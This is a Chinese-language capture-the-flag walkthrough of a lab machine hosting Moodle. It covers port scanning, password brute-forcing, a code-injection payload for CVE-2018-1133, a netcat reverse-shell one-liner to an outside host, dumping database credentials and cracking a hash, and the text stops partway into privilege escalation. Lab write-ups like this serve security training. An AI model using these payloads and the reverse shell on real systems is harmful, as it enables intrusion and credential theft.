
概述 （Overview）




```
HOST: 10.10.10.153
时间: 2021-07-28
机器作者: Gioo
困难程度:  `easy`
MACHINE TAGS:
* Web
* PHP
* SQL
* File Misconfiguration
```

攻击链 （Kiillchain）

使用 Nmap 对目标服务器开放端口进行扫描，发现仅存在一个开放端口运行着 HTTP 服务，通过对路径进行枚举发现存在二级站点。从首页的图片中发现隐写内容，使用枚举后的密码成功登录二级站点的管理后台。随后通过代码注入漏洞成功拿到立足点。

利用获取到的数据库连接信息成功读取到 Giovanni 用户的备份密码，还原成明文后成功横向移动至该用户 shell。通过监听定时任务执行脚本发现 root 会执行备份脚本，利用创建链接完成对 shadow 文件内容的更改，使用自定义密码成功完成权限提升。

枚举（Enumeration）

老规矩起手，还是先用 Nmap 对目标服务器进行开放端口的服务识别：


```
$ namp -p- -n -Pn -sC -sV --min-rate 2000 -oA nmap/portscan `IP`

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Blackhat highschool
```

从结果中可以获悉，目标服务运行了 HTTP Apache 服务，且版本为 2.4.25 。其中还知道了服务器为 Debian 。

Port 80 - Apache httpd 2.4.25

通过浏览器查看目标服务器的 HTTP 站点：




简单扫了一眼页面从中找到了一条 mail 地址：contact@blackhatuni.com （不管有没用先记下来），然后使用 dirsearch.py 工具对目录进行枚举。

> Dirsearch tools : https://github.com/maurosoria/dirsearch

```
$ dirsearch.py -u http://10.10.10.153/ -o /home/kali/hackthebox/dirsearch.txt -w
/home/kali/tools/DictionaryTools/IntruderPayloads/Repositories/SecLists/Discovery/Web-
Content/directory-list-2.3-small.txt -e html

301   313B   http://10.10.10.153:80/images    -> REDIRECTS TO:
http://10.10.10.153/images/
301   310B   http://10.10.10.153:80/css    -> REDIRECTS TO: http://10.10.10.153/css/
301   313B   http://10.10.10.153:80/manual    -> REDIRECTS TO:
http://10.10.10.153/manual/
301   309B   http://10.10.10.153:80/js    -> REDIRECTS TO: http://10.10.10.153/js/
301   317B   http://10.10.10.153:80/javascript    -> REDIRECTS TO:
http://10.10.10.153/javascript/
301   312B   http://10.10.10.153:80/fonts    -> REDIRECTS TO: http://10.10.10.153/fonts/
403   297B   http://10.10.10.153:80/phpmyadmin
301   313B   http://10.10.10.153:80/moodle    -> REDIRECTS TO:
http://10.10.10.153/moodle/
```

查看扫描结果，其中 `phpmyadmin` 引起了我的注意，但从状态 `403` 可以看出我们并不具备访问权限。随后查看 `/moodle` 目录出现了新的站点，留意右上角还存在登陆页面。



通过查看返回请求包找了特征码： `Cookie: MoodleSession=*`，搜索该 key 可以找到官网 `https://moodle.org/` 是一个开源的在线学习教育平台。

通过查看开发残留文件 `./moodle/mod/forum/upgrade.txt` 得到当前版本为 `3.4`


接着找到了对应该 CMS 系统的漏洞扫描工具：`https://github.com/inc0d3/moodlescan.git` ，随后对目标站点进行扫描。

```
$ python3 moodlescan.py -u http://10.10.10.153/moodle/
Getting moodle version...
Version found via /composer.lock : Moodle v3.4.1
```

失败了，并没有发现有用的利用点。

立足点（Foothold）

在这纠结了很久没有有效的突破，想了想是不是存在图片隐写这种操作。将所有的图片下载至本地，发现其中的`5.png`文件无法预览：




使用 `strings` 命令对图片的字符串进行读取，发现提示信息：

```
$ strings 5.png
Hi Servicedesk,
I forgot the last charachter of my password. The only part I remembered is
Th4C00lTheacha.
Could you guys figure out what the last charachter is, or just reset it?
Thanks,
Giovanni
```


用户 `Giovanni` 忘记了他密码的最后一位字符，所以我们只需要组合 `Th4C00lTheacha*` 生成新的字典进行爆破登录尝试。

寻找 SecLists 中含有字符的字典，并将其组合在一起形成枚举列表

> SecLists – https://github.com/danielmiessler/SecLists



这里我直接使用 burp 的功能对登录接口进行枚举，当最后一位是 # 字符时会返回不一样长度的内容。




得到新的账号组 giovanni:Th4C00lTheacha# ，使用它成功登录系统后台。

通过先前对该套 CMS 系统的漏洞搜索，发现后台存在一个可以 RCE 的漏洞编号：CVE-2018-1133


> https://blog.sonarsource.com/moodle-remote-code-execution?redirect=rips

阅读完分析文章后，开始对漏洞进行复现。

在页面已存在的列表中点击 add an activity or resource ，在新出现的窗口中选择 Quiz




随后的内容可以任意填写




填写完成后会在主题列表写多出同名的内容：


点击进入，在点击编辑




随后点击 `a new question`




在新窗口中选择 `Calculated`




至于填写内容呢，我参考的 `exploit-db` 中的 `46551`，内容是 `/*{a*/$_GET[0];//{x}}`



```
"generalfeedback[format]" => 1,
"generalfeedback[itemid]" => 729029157,
"answer[0]" => ' /*{a*/`$_GET[0]`;//{x}}',
"fraction[0]" => "1.0",
"tolerance[0]" => "0.01",
```




保存后就可以访问尝试了，首先通过 `burp` 传递一个 `wget` 请求至本地监听的 `80` 端口，用于判断目标服务是否可以成功执行命令，且是否可以正常出网。



验证一切正常后，执行如下代码得到一个 `Reverse Shell`

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.16.15 9900 >/tmp/f

# 将空格替换成加号，已绕过GET请求的urlencode成功达到命令执行
rm+/tmp/f;mkfifo+/tmp/f;cat+/tmp/f|/bin/bash+-i+2>&1|nc+10.10.16.15+9900+>/tmp/f
```



横向移动（Lateral Movement）

通过查看本地端口开发情况，发现运行有 MySql 监听端口，尝试看看是否有存在 ssh 登录用户的相关账号密码。

```
$ cat config.php
<?php  // Moodle configuration file

unset($CFG);
global $CFG;
$CFG = new stdClass();

$CFG->dbtype    = 'mariadb';
$CFG->dblibrary = 'native';
$CFG->dbhost    = 'localhost';
$CFG->dbname    = 'moodle';
$CFG->dbuser    = 'root';
$CFG->dbpass    = 'Welkom1!';
$CFG->prefix    = 'mdl_';
$CFG->dboptions = array (
  'dbpersist' => 0,
  'dbport' => 3306,
  'dbsocket' => '',
  'dbcollation' => 'utf8mb4_unicode_ci',
);
......
```

读取站点的配置文件拿到 MySql 连接配置，通过命令行执行 mysql 带-e 参数，成功获得 md_user 表中保存的密码。

```
$ mysql -uroot -p'Welkom1!' -dmoodle -e 'select username,password,email from mdl_user \G'
```

```
select username,password,email from mdl_user \G
*************************** 1. row ***************************
username: guest
password: $2y$10$ywuE5gDlAlaCu9R0w7pKW.UCB0jUH6ZVKcitP3gMtUNrAebiGMOdO
```

```
   email: root@localhost
*************************** 2. row ***************************
username: admin
password: $2y$10$7VPsdU9/9y2J4Mynlt6vM.a4coqHRXsNTOq/1aA6wCWTsF2wtrDO2
   email: gio@gio.nl
*************************** 3. row ***************************
username: giovanni
password: $2y$10$38V6kI7LNudORa7lBAT0q.vsQsv4PemY7rf/M1Zkj/i1VqLO0FSYO
   email: Giio@gio.nl
*************************** 4. row ***************************
username: Giovannibak
password: 7a860966115182402ed06375cf0a22af
   email:
4 rows in set (0.00 sec)
```

通过对 `7a860966115182402ed06375cf0a22af` 哈希的解密，得到明文密码：expelled。使用该密码进行 `su` 成功横移至 `Giovanni` 用户，成功获得 User Flag。

权限提升（Privilege Escalation）

首先查看下`/etc/os-release` 文件，确认下当前系统及版本。


```
PRETTY_NAME="Debian GNU/Linux 9 (stretch)"
NAME="Debian GNU/Linux"
VERSION_ID="9"
VERSION="9 (stretch)"
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
```

开始翻找文件，在当前用户的目录下发现含有一个备份压缩包：

```
$ /home/giovanni/work/tmp
backup_courses.tar.gz
```

怀疑存在 root 执行定时任务的情况，使用 pspy 工具监听一下看看是否存在 root 执行命令：

> 非特权 Linux 进程监听 - https://github.com/DominicBreuker/pspy



可以看到，`root` 用户会通过计划任务执行 `/usr/bin/backup.sh` 脚本，随后 `Giovanni` 用户会执行它 Home 目录下的 `shell.sh` 脚本，接着 root 用户会执行 `tar` 命令进行压缩包创建。


其实使用文件查找命令能找到关键脚本：

```
find / -group giovanni -type f 2>/dev/null
```


```
$ cat /usr/bin/backup.sh
#!/bin/bash
cd /home/giovanni/work;
tar -czvf tmp/backup_courses.tar.gz courses/*;
cd tmp;
tar -xf backup_courses.tar.gz;
chmod 777 * -R;
```

阅读脚本代码我首先想到是路径 Hijacking，因为 `tar` 命令并没有指定绝对路径。但我找不到可以将路径注入到 root 执行时的环境变量中的方法，转而尝试其他的思路，尝试利用软链进行文件读取的尝试。

